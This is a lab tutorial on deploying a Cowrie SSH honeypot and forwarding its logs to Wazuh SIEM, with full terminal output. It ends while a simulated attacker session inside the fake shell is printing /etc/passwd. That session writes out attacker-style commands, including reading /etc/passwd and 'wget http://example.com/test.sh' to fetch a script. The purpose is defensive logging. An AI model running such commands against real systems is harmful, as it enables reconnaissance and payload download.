Integrating Cowrie SSH Honeypot with Wazuh SIEM

Goal of This Implementation

The goal of this implementation was to deploy a Cowrie SSH honeypot on an Ubuntu Server and connect it with the Wazuh SIEM system.

Before starting this work, the Wazuh Agent and Wazuh Manager were already installed and connected. Because of this, this section mainly focuses on installing the Cowrie honeypot, configuring it, and integrating it with Wazuh so that all attacker activity can be monitored from the Wazuh Dashboard.

The main objectives of this implementation were:

- Install and configure the Cowrie SSH honeypot on the Ubuntu Server
- Configure the Wazuh Agent to read Cowrie log files and send them to the Wazuh Manager
- Use the Ubuntu Desktop machine to simulate SSH brute-force attacks against the honeypot
- Verify that all attacker activity appears in the Wazuh Threat Hunting dashboard in real time

What is a Honeypot?

A honeypot is a fake system that is intentionally exposed to attackers. It looks like a real server, but it does not perform any real business task.

Because of this, any interaction with the honeypot is usually considered suspicious or malicious.

Honeypots are useful in cybersecurity because they collect attack data with very few false positives. Since normal users should never interact with them, any activity is likely coming from an attacker.

Cowrie is a popular open-source SSH honeypot. It behaves like a real SSH server and allows attackers to connect to it.

When an attacker logs in, Cowrie accepts the login attempt even if the username or password is incorrect. After login, the attacker is placed in a fake shell environment that looks like a real Linux system.

While the attacker interacts with this fake system, Cowrie records everything, including:

- Login attempts
- Commands typed by the attacker
- Files accessed
- Tools downloaded
- Any other actions performed inside the session

All this information is saved in a structured JSON log file. This format is very easy for Wazuh to read and analyze.

The attacker usually does not realize that they are inside a honeypot, which allows security analysts to observe real attack behavior.

Why Integrate Cowrie with Wazuh?

A honeypot by itself can collect valuable attack data. However, if the honeypot is not connected to a SIEM system, the collected logs stay on the honeypot machine.

In that case, a security analyst would need to manually log into the server and search through the log files. This process can be slow and difficult.

By integrating Cowrie with Wazuh, this problem is solved.

When the integration is complete:

- All honeypot events are automatically sent to the Wazuh Manager
- The logs are processed and stored centrally

- Alerts appear in the Wazuh Dashboard within a few seconds
- Analysts can search and analyze attacker activity easily
- Honeypot logs can be viewed together with logs from other systems

Lab Environment

This lab uses two virtual machines connected to the same internal network.

The Ubuntu Desktop machine performs two roles in this setup. It runs the Wazuh Manager and Dashboard, and it is also used to simulate attacks against the honeypot.

This is a common approach in lab environments when a separate attacker machine is not available.

Machine	Role	Network
Ubuntu Server	Cowrie Honeypot + Wazuh Agent	Same LAN
Ubuntu Desktop	Wazuh Manager + Dashboard + Attacker	Same LAN

Both machines must be connected to the same internal network. The Wazuh Agent on the Ubuntu Server needs to communicate with the Wazuh Manager using TCP port 1514.

Before starting the configuration steps, it is important to verify that both machines can communicate with each other.

Architecture Overview

Before starting the configuration process, it is helpful to understand how data moves through this setup.

The following process explains how an attack is captured and displayed in the Wazuh Dashboard.

Attack and Log Flow

1. The attacker (Ubuntu Desktop) starts an SSH connection to port **2222** on the Ubuntu Server.
2. The Cowrie honeypot accepts the connection and records the activity.
3. All captured activity is written into the **cowrie.json** log file on the Ubuntu Server.
4. The Wazuh Agent continuously monitors this log file.
5. The agent sends new log entries to the Wazuh Manager using **TCP port 1514**.
6. The Wazuh Manager receives and processes the logs.
7. The events appear in the **Wazuh Dashboard**, where analysts can investigate them.

Step-by-Step Implementation

Step 1: Update the Ubuntu Server

First, I updated the Ubuntu server packages to make sure the system is fully up to date before installing any new software.

```
sudo apt update
```

```
ubuntu@ubuntu:~$ sudo apt update
[sudo] password for ubuntu:
Get:1 http://security.ubuntu.com/ubuntu jammy-security InRelease [129 kB]
Hit:2 http://pk.archive.ubuntu.com/ubuntu jammy InRelease
Get:3 http://security.ubuntu.com/ubuntu jammy-security/main amd64 Packages [3,017 kB]
Get:4 http://pk.archive.ubuntu.com/ubuntu jammy-updates InRelease [128 kB]
Get:5 http://pk.archive.ubuntu.com/ubuntu jammy-backports InRelease [127 kB]
Get:6 http://pk.archive.ubuntu.com/ubuntu jammy-updates/main i386 Packages [962 kB]
Get:7 http://security.ubuntu.com/ubuntu jammy-security/main i386 Packages [778 kB]
Get:8 http://pk.archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [3,285 kB]
Get:9 http://security.ubuntu.com/ubuntu jammy-security/main Translation-en [430 kB]
Get:10 http://security.ubuntu.com/ubuntu jammy-security/main amd64 DEP-11 Metadata [54.6 kB]
Get:11 http://security.ubuntu.com/ubuntu jammy-security/main amd64 c-n-f Metadata [14.1 kB]
Get:12 http://security.ubuntu.com/ubuntu jammy-security/restricted amd64 Packages [5,238 kB]
Get:13 http://pk.archive.ubuntu.com/ubuntu jammy-updates/main Translation-en [499 kB]
Get:14 http://pk.archive.ubuntu.com/ubuntu jammy-updates/main amd64 DEP-11 Metadata [115 kB]
Get:15 http://pk.archive.ubuntu.com/ubuntu jammy-updates/main amd64 c-n-f Metadata [19.2 kB]
Get:16 http://pk.archive.ubuntu.com/ubuntu jammy-updates/restricted amd64 Packages [5,413 kB]
Get:17 http://security.ubuntu.com/ubuntu jammy-security/restricted Translation-en [998 kB]
Get:18 http://security.ubuntu.com/ubuntu jammy-security/restricted amd64 DEP-11 Metadata [208 B]
Get:19 http://security.ubuntu.com/ubuntu jammy-security/universe amd64 Packages [1,018 kB]
Get:20 http://security.ubuntu.com/ubuntu jammy-security/universe i386 Packages [686 kB]
Get:21 http://pk.archive.ubuntu.com/ubuntu jammy-updates/restricted Translation-en [1,028 kB]
Get:22 http://pk.archive.ubuntu.com/ubuntu jammy-updates/restricted amd64 DEP-11 Metadata [212 B]
Get:23 http://pk.archive.ubuntu.com/ubuntu jammy-updates/universe i386 Packages [797 kB]
Get:24 http://pk.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 Packages [1,256 kB]
Get:25 http://security.ubuntu.com/ubuntu jammy-security/universe amd64 DEP-11 Metadata [125 kB]
Get:26 http://security.ubuntu.com/ubuntu jammy-security/universe amd64 c-n-f Metadata [22.7 kB]
Get:27 http://pk.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 DEP-11 Metadata [360 kB]
Get:28 http://security.ubuntu.com/ubuntu jammy-security/multiverse amd64 DEP-11 Metadata [208 B]
Get:29 http://pk.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 c-n-f Metadata [30.4 kB]
Get:30 http://pk.archive.ubuntu.com/ubuntu jammy-updates/multiverse amd64 DEP-11 Metadata [940 B]
Get:31 http://pk.archive.ubuntu.com/ubuntu jammy-backports/main amd64 DEP-11 Metadata [7,300 B]
Get:32 http://pk.archive.ubuntu.com/ubuntu jammy-backports/restricted amd64 DEP-11 Metadata [212 B]
Get:33 http://pk.archive.ubuntu.com/ubuntu jammy-backports/universe amd64 DEP-11 Metadata [10.2 kB]
Get:34 http://pk.archive.ubuntu.com/ubuntu jammy-backports/multiverse amd64 DEP-11 Metadata [212 B]
Fetched 26.5 MB in 11s (2,511 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
63 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

Step 2: Install Cowrie Dependencies

Next, I installed the required packages that Cowrie needs to run properly. Since Cowrie is a Python-based honeypot, it requires Python and some additional libraries.

```
sudo apt install -y git python3 python3-venv python3-dev \
libssl-dev libffi-dev build-essential
```

```
ubuntu@ubuntu:~$ sudo apt install -y git python3 python3-venv python3-dev \
libssl-dev libffi-dev build-essential
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
python3 is already the newest version (3.10.6-1~22.04.1).
python3 set to manually installed.
The following additional packages will be installed:
  binutils binutils-common binutils-x86-64-linux-gnu cpp-11 dpkg-dev fakeroot g++ g++-11 gcc gcc-11 gcc-11-base gcc-12-base git-man javascript-common libalgorithm-diff-perl libalgorithm-diff-xs-perl
  libalgorithm-merge-perl libasan6 libatomic1 libbinutils libc-dev-bin libc-devtools libc6-dev libcc1-0 libcrypt-dev libctf-nobfd0 libctf0 libdpkg-perl liberror-perl libexpat1-dev libfakeroot
  libfile-fcntllock-perl libgcc-11-dev libgcc-s1 libgomp1 libitm1 libjs-jquery libjs-sphinxdoc libjs-underscore liblsan0 libnsl-dev libpython3-dev libpython3.10-dev libquadmath0 libstdc++-11-dev
  libstdc++6 libtirpc-dev libtsan0 libubsan1 linux-libc-dev lto-disabled-list make manpages-dev python3-distutils python3-pip-whl python3-setuptools-whl python3.10-dev python3.10-venv rpcsvc-proto
  zlib1g-dev
Suggested packages:
  binutils-doc gcc-11-locales debian-keyring g++-multilib g++-11-multilib gcc-11-doc gcc-multilib autoconf automake libtool flex bison gcc-doc gcc-11-multilib git-daemon-run | git-daemon-sysvinit git-doc
  git-email git-gui gitk gitweb git-cvs git-mediawiki git-svn glibc-doc bzr libssl-doc libstdc++-11-doc make-doc
The following NEW packages will be installed:
  binutils binutils-common binutils-x86-64-linux-gnu build-essential dpkg-dev fakeroot g++ g++-11 gcc gcc-11 git git-man javascript-common libalgorithm-diff-perl libalgorithm-diff-xs-perl
  libalgorithm-merge-perl libasan6 libbinutils libc-dev-bin libc-devtools libc6-dev libcc1-0 libcrypt-dev libctf-nobfd0 libctf0 libdpkg-perl liberror-perl libexpat1-dev libfakeroot libffi-dev
  libfile-fcntllock-perl libgcc-11-dev libitm1 libjs-jquery libjs-sphinxdoc libjs-underscore liblsan0 libnsl-dev libpython3-dev libpython3.10-dev libquadmath0 libssl-dev libstdc++-11-dev libtirpc-dev
  libtsan0 libubsan1 linux-libc-dev lto-disabled-list make manpages-dev python3-dev python3-distutils python3-pip-whl python3-setuptools-whl python3-venv python3.10-dev python3.10-venv rpcsvc-proto
  zlib1g-dev
The following packages will be upgraded:
  cpp-11 gcc-11-base gcc-12-base libatomic1 libgcc-s1 libgomp1 libstdc++6
7 to upgrade, 59 to newly install, 0 to remove and 56 not to upgrade.
Need to get 79.8 MB/80.9 MB of archives.
After this operation, 248 MB of additional disk space will be used.
Get:1 http://pk.archive.ubuntu.com/ubuntu jammy-updates/main amd64 binutils-common amd64 2.38-4ubuntu2.12 [223 kB]
Get:2 http://pk.archive.ubuntu.com/ubuntu jammy-updates/main amd64 libbinutils amd64 2.38-4ubuntu2.12 [663 kB]
Get:3 http://pk.archive.ubuntu.com/ubuntu jammy-updates/main amd64 libctf-nobfd0 amd64 2.38-4ubuntu2.12 [108 kB]
```

After running the command, I waited for the installation to finish before continuing.

Step 3: Create a Dedicated Cowrie User

Running a honeypot as the root user is not safe. For this reason, I created a separate user account called **cowrie** to run the honeypot.

sudo adduser --disabled-password cowrie

```
ubuntu@ubuntu:~$ sudo adduser --disabled-password cowrie
[sudo] password for ubuntu:
Adding user `cowrie' ...
Adding new group `cowrie' (1001) ...
Adding new user `cowrie' (1001) with group `cowrie' ...
Creating home directory `/home/cowrie' ...
Copying files from `/etc/skel' ...
Changing the user information for cowrie
Enter the new value, or press ENTER for the default
        Full Name []: Cowrie
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
```

After creating the user, I switched to the cowrie account.

sudo su - cowrie

```
ubuntu@ubuntu:~$ sudo su - cowrie
cowrie@ubuntu:~$
```

The terminal prompt changed to **cowrie@ubuntu**, which confirmed that I was now working as the cowrie user.

Step 4: Download Cowrie from GitHub

Next, I downloaded the official Cowrie honeypot source code from GitHub.

```
git clone https://github.com/cowrie/cowrie.git
cd cowrie
```

```
cowrie@ubuntu:~$ git clone https://github.com/cowrie/cowrie.git
Cloning into 'cowrie' ...
remote: Enumerating objects: 21273, done.
remote: Counting objects: 100% (163/163), done.
remote: Compressing objects: 100% (124/124), done.
remote: Total 21273 (delta 84), reused 60 (delta 39), pack-reused 21110 (from 2)
Receiving objects: 100% (21273/21273), 11.39 MiB | 1.77 MiB/s, done.
Resolving deltas: 100% (14773/14773), done.
cowrie@ubuntu:~$ cd cowrie
cowrie@ubuntu:~/cowrie$
```

After this step, the working directory became:

/home/cowrie/cowrie

All Cowrie configuration and startup commands were performed inside this directory.

Step 5: Create Python Virtual Environment and Install Cowrie

Cowrie runs inside a Python virtual environment. This keeps its dependencies separate from the main operating system.

First, I created the virtual environment.

```
python3 -m venv cowrie-env
```

Then I activated it.

```
source cowrie-env/bin/activate
```

```
cowrie@ubuntu:~/cowrie$ python3 -m venv cowrie-env
cowrie@ubuntu:~/cowrie$ source cowrie-env/bin/activate
(cowrie-env) cowrie@ubuntu:~/cowrie$
```

When the environment was activated, the terminal showed **(cowrie-env)** at the beginning of the prompt.

Next, I upgraded the Python package manager and installed all Cowrie dependencies.

```
pip install --upgrade pip setuptools wheel
```

pip install -r requirements.txt
pip install -e .

```
(cowrie-env) cowrie@ubuntu:~/cowrie$ pip install --upgrade pip setuptools wheel
pip install -r requirements.txt
pip install -e .
Requirement already satisfied: pip in ./cowrie-env/lib/python3.10/site-packages (22.0.2)
Collecting pip
  Downloading pip-26.0.1-py3-none-any.whl (1.8 MB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 1.8/1.8 MB 2.5 MB/s eta 0:00:00
Requirement already satisfied: setuptools in ./cowrie-env/lib/python3.10/site-packages (59.6.0)
Collecting setuptools
  Downloading setuptools-82.0.0-py3-none-any.whl (1.0 MB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 1.0/1.0 MB 27.2 MB/s eta 0:00:00
Collecting wheel
  Downloading wheel-0.46.3-py3-none-any.whl (30 kB)
Collecting packaging>=24.0
  Downloading packaging-26.0-py3-none-any.whl (74 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 74.4/74.4 KB 16.1 MB/s eta 0:00:00
Installing collected packages: setuptools, pip, packaging, wheel
  Attempting uninstall: setuptools
    Found existing installation: setuptools 59.6.0
    Uninstalling setuptools-59.6.0:
      Successfully uninstalled setuptools-59.6.0
  Attempting uninstall: pip
    Found existing installation: pip 22.0.2
    Uninstalling pip-22.0.2:
      Successfully uninstalled pip-22.0.2
Successfully installed packaging-26.0 pip-26.0.1 setuptools-82.0.0 wheel-0.46.3
Collecting attrs==25.4.0 (from -r requirements.txt (line 1))
  Downloading attrs-25.4.0-py3-none-any.whl.metadata (10 kB)
Collecting bcrypt==5.0.0 (from -r requirements.txt (line 2))
  Downloading bcrypt-5.0.0-cp39-abi3-manylinux_2_34_x86_64.whl.metadata (10 kB)
```

```
Successfully installed appdirs-1.4.4 attrs-25.4.0 automat-25.4.16 bcrypt-5.0.0 certifi-2026.2.25 cffi-2.0.0 charset_normalizer-3.4.4 constantly-23.10.4 cryptography-46.0.5 hyperlink-21.0.0 idna-3.11 increme
ntal-24.11.0 multipart-1.3.1 pyasn1-0.6.2 pyasn1_modules-0.4.2 pycparser-3.0 pyopenssl-25.3.0 requests-2.32.5 service_identity-24.2.0 tftpy-0.8.7 tomli-2.4.0 treq-25.5.0 twisted-25.5.0 typing-extensions-4.1
5.0 urllib3-2.6.3 zope-interface-8.2
Obtaining file:///home/cowrie/cowrie
  Installing build dependencies ... done
  Checking if build backend supports build_editable ... done
  Getting requirements to build editable ... done
  Preparing editable metadata (pyproject.toml) ... done
Requirement already satisfied: attrs==25.4.0 in ./cowrie-env/lib/python3.10/site-packages (from cowrie==2.9.13.dev3+g510ae7683) (25.4.0)
Requirement already satisfied: bcrypt==5.0.0 in ./cowrie-env/lib/python3.10/site-packages (from cowrie==2.9.13.dev3+g510ae7683) (5.0.0)
Requirement already satisfied: cryptography==46.0.5 in ./cowrie-env/lib/python3.10/site-packages (from cowrie==2.9.13.dev3+g510ae7683) (46.0.5)
Requirement already satisfied: hyperlink==21.0.0 in ./cowrie-env/lib/python3.10/site-packages (from cowrie==2.9.13.dev3+g510ae7683) (21.0.0)
Requirement already satisfied: idna==3.11 in ./cowrie-env/lib/python3.10/site-packages (from cowrie==2.9.13.dev3+g510ae7683) (3.11)
Requirement already satisfied: packaging==26.0 in ./cowrie-env/lib/python3.10/site-packages (from cowrie==2.9.13.dev3+g510ae7683) (26.0)
Requirement already satisfied: pyasn1_modules==0.4.2 in ./cowrie-env/lib/python3.10/site-packages (from cowrie==2.9.13.dev3+g510ae7683) (0.4.2)
Requirement already satisfied: requests==2.32.5 in ./cowrie-env/lib/python3.10/site-packages (from cowrie==2.9.13.dev3+g510ae7683) (2.32.5)
Requirement already satisfied: service_identity==24.2.0 in ./cowrie-env/lib/python3.10/site-packages (from cowrie==2.9.13.dev3+g510ae7683) (24.2.0)
Requirement already satisfied: tftpy==0.8.7 in ./cowrie-env/lib/python3.10/site-packages (from cowrie==2.9.13.dev3+g510ae7683) (0.8.7)
Requirement already satisfied: treq==25.5.0 in ./cowrie-env/lib/python3.10/site-packages (from cowrie==2.9.13.dev3+g510ae7683) (25.5.0)
Requirement already satisfied: twisted==25.5.0 in ./cowrie-env/lib/python3.10/site-packages (from twisted[conch]==25.5.0->cowrie==2.9.13.dev3+g510ae7683) (25.5.0)
Requirement already satisfied: urllib3==2.6.3 in ./cowrie-env/lib/python3.10/site-packages (from cowrie==2.9.13.dev3+g510ae7683) (2.6.3)
Requirement already satisfied: cffi>=2.0.0 in ./cowrie-env/lib/python3.10/site-packages (from cryptography==46.0.5->cowrie==2.9.13.dev3+g510ae7683) (2.0.0)
Requirement already satisfied: typing-extensions>=4.13.2 in ./cowrie-env/lib/python3.10/site-packages (from cryptography==46.0.5->cowrie==2.9.13.dev3+g510ae7683) (4.15.0)
Requirement already satisfied: pyasn1<0.7.0,>=0.6.1 in ./cowrie-env/lib/python3.10/site-packages (from pyasn1_modules==0.4.2->cowrie==2.9.13.dev3+g510ae7683) (0.6.2)
Requirement already satisfied: charset_normalizer<4,>=2 in ./cowrie-env/lib/python3.10/site-packages (from requests==2.32.5->cowrie==2.9.13.dev3+g510ae7683) (3.4.4)
Requirement already satisfied: certifi>=2017.4.17 in ./cowrie-env/lib/python3.10/site-packages (from requests==2.32.5->cowrie==2.9.13.dev3+g510ae7683) (2026.2.25)
Requirement already satisfied: incremental>=24.7.2 in ./cowrie-env/lib/python3.10/site-packages (from treq==25.5.0->cowrie==2.9.13.dev3+g510ae7683) (24.11.0)
Requirement already satisfied: multipart in ./cowrie-env/lib/python3.10/site-packages (from treq==25.5.0->cowrie==2.9.13.dev3+g510ae7683) (1.3.1)
Requirement already satisfied: automat>=24.8.0 in ./cowrie-env/lib/python3.10/site-packages (from twisted==25.5.0->twisted[conch]==25.5.0->cowrie==2.9.13.dev3+g510ae7683) (25.4.16)
Requirement already satisfied: constantly>=15.1 in ./cowrie-env/lib/python3.10/site-packages (from twisted==25.5.0->twisted[conch]==25.5.0->cowrie==2.9.13.dev3+g510ae7683) (23.10.4)
Requirement already satisfied: zope-interface>=5 in ./cowrie-env/lib/python3.10/site-packages (from twisted==25.5.0->twisted[conch]==25.5.0->cowrie==2.9.13.dev3+g510ae7683) (8.2)
Requirement already satisfied: appdirs>=1.4.0 in ./cowrie-env/lib/python3.10/site-packages (from twisted[conch]==25.5.0->cowrie==2.9.13.dev3+g510ae7683) (1.4.4)
Requirement already satisfied: pycparser in ./cowrie-env/lib/python3.10/site-packages (from cffi>=2.0.0->cryptography==46.0.5->cowrie==2.9.13.dev3+g510ae7683) (3.0)
Requirement already satisfied: tomli in ./cowrie-env/lib/python3.10/site-packages (from incremental>=24.7.2->treq==25.5.0->cowrie==2.9.13.dev3+g510ae7683) (2.4.0)
Requirement already satisfied: pyopenssl>=21.0.0 in ./cowrie-env/lib/python3.10/site-packages (from twisted[tls]>=22.10.0->treq==25.5.0->cowrie==2.9.13.dev3+g510ae7683) (25.3.0)
Building wheels for collected packages: cowrie
  Building editable for cowrie (pyproject.toml) ... done
  Created wheel for cowrie: filename=cowrie-2.9.13.dev3+g510ae7683-0.editable-py3-none-any.whl size=6097 sha256=56f8c888c1b6a1eb408e61e28c3781bf113a3e6d5864ed316db1eceb2a66c8c9
  Stored in directory: /tmp/pip-ephem-wheel-cache-xhgpbdtr/wheels/73/5f/b2/bcbdae2e91cdebbccd82b3293b65b6e0b86e6a0af5a3cd3d60
Successfully built cowrie
Installing collected packages: cowrie
Successfully installed cowrie-2.9.13.dev3+g510ae7683
(cowrie-env) cowrie@ubuntu:~/cowrie$
```

The installation took a few minutes to complete.

Step 6: Configure Cowrie

Cowrie includes a default configuration template. I copied it and created the main configuration file.

cd /home/cowrie/cowrie

cp etc/cowrie.cfg.dist etc/cowrie.cfg

```
ubuntu@ubuntu:~$ sudo su - cowrie
cowrie@ubuntu:~$ cd /home/cowrie/cowrie
cowrie@ubuntu:~/cowrie$ cp etc/cowrie.cfg.dist etc/cowrie.cfg
cowrie@ubuntu:~/cowrie$
```

Next, I opened the configuration file.

nano etc/cowrie.cfg

```
cowrie@ubuntu:~/cowrie$ nano etc/cowrie.cfg
cowrie@ubuntu:~/cowrie$
```

Inside the file, I found the **[ssh]** section and set the listening port to **2222**.

[ssh]
enabled = true
listen_port = 2222

```
  GNU nano 6.2                                                    etc/cowrie.cfg *
# ==================================================================
[ssh]

# Enable SSH support
# (default: true)
enabled = true
listen_port = 2222
```

Port **22** is already used by the real SSH service on the Ubuntu server, so Cowrie uses **port 2222**.

After making the change, I saved the file and exited the editor.

Step 7: Add Fake Decoy Files

Cowrie provides a fake file system that attackers can explore after connecting. To make the honeypot look more realistic, I added a fake file that appears to contain credentials.

First, I moved to the fake root home directory inside the honeypot file system.

cd /home/cowrie/cowrie/honeyfs/root

```
cowrie@ubuntu:~/cowrie$ cd /home/cowrie/cowrie/honeyfs/root
cowrie@ubuntu:~/cowrie/honeyfs/root$
```

Then I created a file called **passwords.txt**.

nano passwords.txt

```
cowrie@ubuntu:~/cowrie/honeyfs/root$ nano passwords.txt
cowrie@ubuntu:~/cowrie/honeyfs/root$
```

Inside the file, I added fake credentials.

admin=admin123
root=toor
backup=backup@123
db_user=Passw0rd!
ftp_user=ftp@2024

```
  GNU nano 6.2                                                    passwords.txt *
admin=admin123
root=toor
backup=backup@123
db_user=Passw0rd!
ftp_user=ftp@2024
```

After saving the file, attackers who run the command **cat passwords.txt** inside the honeypot will see these fake credentials.

Cowrie records this interaction in its logs.

Step 8: Start the Cowrie Honeypot

Next, I returned to the main Cowrie directory.

cd /home/cowrie/cowrie

```
ubuntu@ubuntu:~$ sudo su - cowrie
[sudo] password for ubuntu:
cowrie@ubuntu:~$ cd /home/cowrie/cowrie
cowrie@ubuntu:~/cowrie$
```

Before starting Cowrie, I made sure the Python virtual environment was active.

source cowrie-env/bin/activate

```
cowrie@ubuntu:~/cowrie$ source cowrie-env/bin/activate
(cowrie-env) cowrie@ubuntu:~/cowrie$
```

Then I started the Cowrie honeypot.

cowrie-env/bin/cowrie start

```
(cowrie-env) cowrie@ubuntu:~/cowrie$ cowrie-env/bin/cowrie start

Join the Cowrie community at: https://www.cowrie.org/slack/

Starting cowrie: [twistd --umask=0022 --pidfile /home/cowrie/cowrie/var/run/cowrie.pid --logger cowrie.python.logfile.logger cowrie]...
/home/cowrie/cowrie/cowrie-env/lib/python3.10/site-packages/twisted/conch/ssh/transport.py:110: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.Tr
ipleDES and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  b"3des-cbc": (algorithms.TripleDES, 24, modes.CBC),
/home/cowrie/cowrie/cowrie-env/lib/python3.10/site-packages/twisted/conch/ssh/transport.py:117: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.Tr
ipleDES and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  b"3des-ctr": (algorithms.TripleDES, 24, modes.CTR),
(cowrie-env) cowrie@ubuntu:~/cowrie$ ^C
```

To confirm that Cowrie started correctly, I checked its status.

cowrie-env/bin/cowrie status

Then I verified that port **2222** was listening for SSH connections.

ss -tulnp | grep 2222

```
(cowrie-env) cowrie@ubuntu:~/cowrie$ cowrie-env/bin/cowrie status
cowrie is running (PID: 88618).
(cowrie-env) cowrie@ubuntu:~/cowrie$ ss -tulnp | grep 2222
tcp   LISTEN 0      50           0.0.0.0:2222       0.0.0.0:*    users:(("twistd",pid=88618,fd=11))
(cowrie-env) cowrie@ubuntu:~/cowrie$
```

This confirms that the Cowrie honeypot is running and waiting for incoming SSH connections.

Step 9: Verify Cowrie Log Files

Cowrie stores all attacker activity in a JSON log file.

The log file location is:

/home/cowrie/cowrie/var/log/cowrie/cowrie.json

First, I checked whether the log file exists.

ls -la /home/cowrie/cowrie/var/log/cowrie/

```
(cowrie-env) cowrie@ubuntu:~/cowrie$ ls -la /home/cowrie/cowrie/var/log/cowrie/
total 12
drwxrwxr-x 2 cowrie cowrie 4096 Mar  5 14:28 .
drwxrwxr-x 3 cowrie cowrie 4096 Mar  5 12:27 ..
-rw-rw-r-- 1 cowrie cowrie    0 Mar  5 14:28 cowrie.json
-rw-rw-r-- 1 cowrie cowrie 1084 Mar  5 14:28 cowrie.log
-rw-rw-r-- 1 cowrie cowrie    0 Mar  5 12:27 .gitignore
(cowrie-env) cowrie@ubuntu:~/cowrie$
```

Then I monitored the log file in real time.

tail -f /home/cowrie/cowrie/var/log/cowrie/cowrie.json

This command shows new log entries as they appear.

I kept this terminal open so that when an attacker connects to the honeypot, the captured activity will immediately appear in the log file.

Step 10: Test the Honeypot from Ubuntu Desktop

I switched to the Ubuntu Desktop and opened a terminal. I tried to connect to the honeypot on the Ubuntu Server using SSH on port 2222. Cowrie is designed to accept any password, so I could enter anything and it allowed me in. This made it feel like I really logged in.

1. First, I checked the Ubuntu Servers IP if I didn't know it:

ip a

```
ubuntu@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ea:49:f9 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.244/24 brd 10.10.10.255 scope global dynamic noprefixroute enp0s3
       valid_lft 71593sec preferred_lft 71593sec
    inet6 fe80::938e:c0cc:c16c:736d/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:8b:b8:fb brd ff:ff:ff:ff:ff:ff
ubuntu@ubuntu:~$ sudo ufw allow 2222/tcp
[sudo] password for ubuntu:
Rule added
Rule added (v6)
ubuntu@ubuntu:~$
```

2. Then I connected from Ubuntu Desktop:

ssh root@<ubuntu-server-ip> -p 2222

```
wazuh@fypserver:~$ ssh root@10.10.10.244 -p 2222
root@10.10.10.244's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@svr04:~#
```

- I typed any password

3. Once inside the fake shell, I ran several commands to create log entries:

cd /
ls
ls -la
whoami
id
cat /etc/passwd
cat passwords.txt
uname -a
ip a
wget http://example.com/test.sh
Exit

```
root@svr04:~# cd /
root@svr04:/# ls
bin       boot      dev       etc       home      initrd.img lib       lost+found media     mnt       opt       proc      root      run       sbin      selinux   srv       sys
test2     tmp       usr       var       vmlinuz
```

```
root@svr04:/# ls -la
drwxr-xr-x 1 root root  4096 2013-04-05 17:03 .
drwxr-xr-x 1 root root  4096 2013-04-05 17:03 ..
drwxr-xr-x 1 root root  4096 2013-04-05 16:53 bin
drwxr-xr-x 1 root root  4096 2013-04-05 17:02 boot
drwxr-xr-x 1 root root  3060 2013-04-05 17:03 dev
drwxr-xr-x 1 root root  4096 2013-04-05 17:06 etc
drwxr-xr-x 1 root root  4096 2013-04-05 17:02 home
lrwxrwxrwx 1 root root    32 2013-04-05 16:53 initrd.img -> /boot/initrd.img-3.2.0-4-686-pae
drwxr-xr-x 1 root root  4096 2013-04-05 17:01 lib
drwx------ 1 root root 16384 2013-04-05 16:52 lost+found
drwxr-xr-x 1 root root  4096 2013-04-05 16:52 media
drwxr-xr-x 1 root root  4096 2013-04-05 16:52 mnt
drwxr-xr-x 1 root root  4096 2013-04-05 16:52 opt
dr-xr-xr-x 1 root root     0 2013-04-05 17:03 proc
drwx------ 1 root root  4096 2013-04-05 17:25 root
drwxr-xr-x 1 root root   380 2013-04-05 17:06 run
drwxr-xr-x 1 root root  4096 2013-04-05 17:03 sbin
drwxr-xr-x 1 root root  4096 2013-04-05 16:52 selinux
drwxr-xr-x 1 root root  4096 2013-04-05 16:52 srv
drwxr-xr-x 1 root root     0 2013-04-05 17:03 sys
-rwxr-xr-x 1 root root   500 2021-05-30 09:44 test2
drwxrwxrwt 1 root root  4096 2013-04-05 17:17 tmp
drwxr-xr-x 1 root root  4096 2013-04-05 16:52 usr
drwxr-xr-x 1 root root  4096 2013-04-05 16:52 var
lrwxrwxrwx 1 root root    28 2013-04-05 16:53 vmlinuz -> /boot/vmlinuz-3.2.0-4-686-pae
```

```
root@svr04:/# whoami
root
root@svr04:/# id
uid=0(root) gid=0(root) groups=0(root)
root@svr04:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
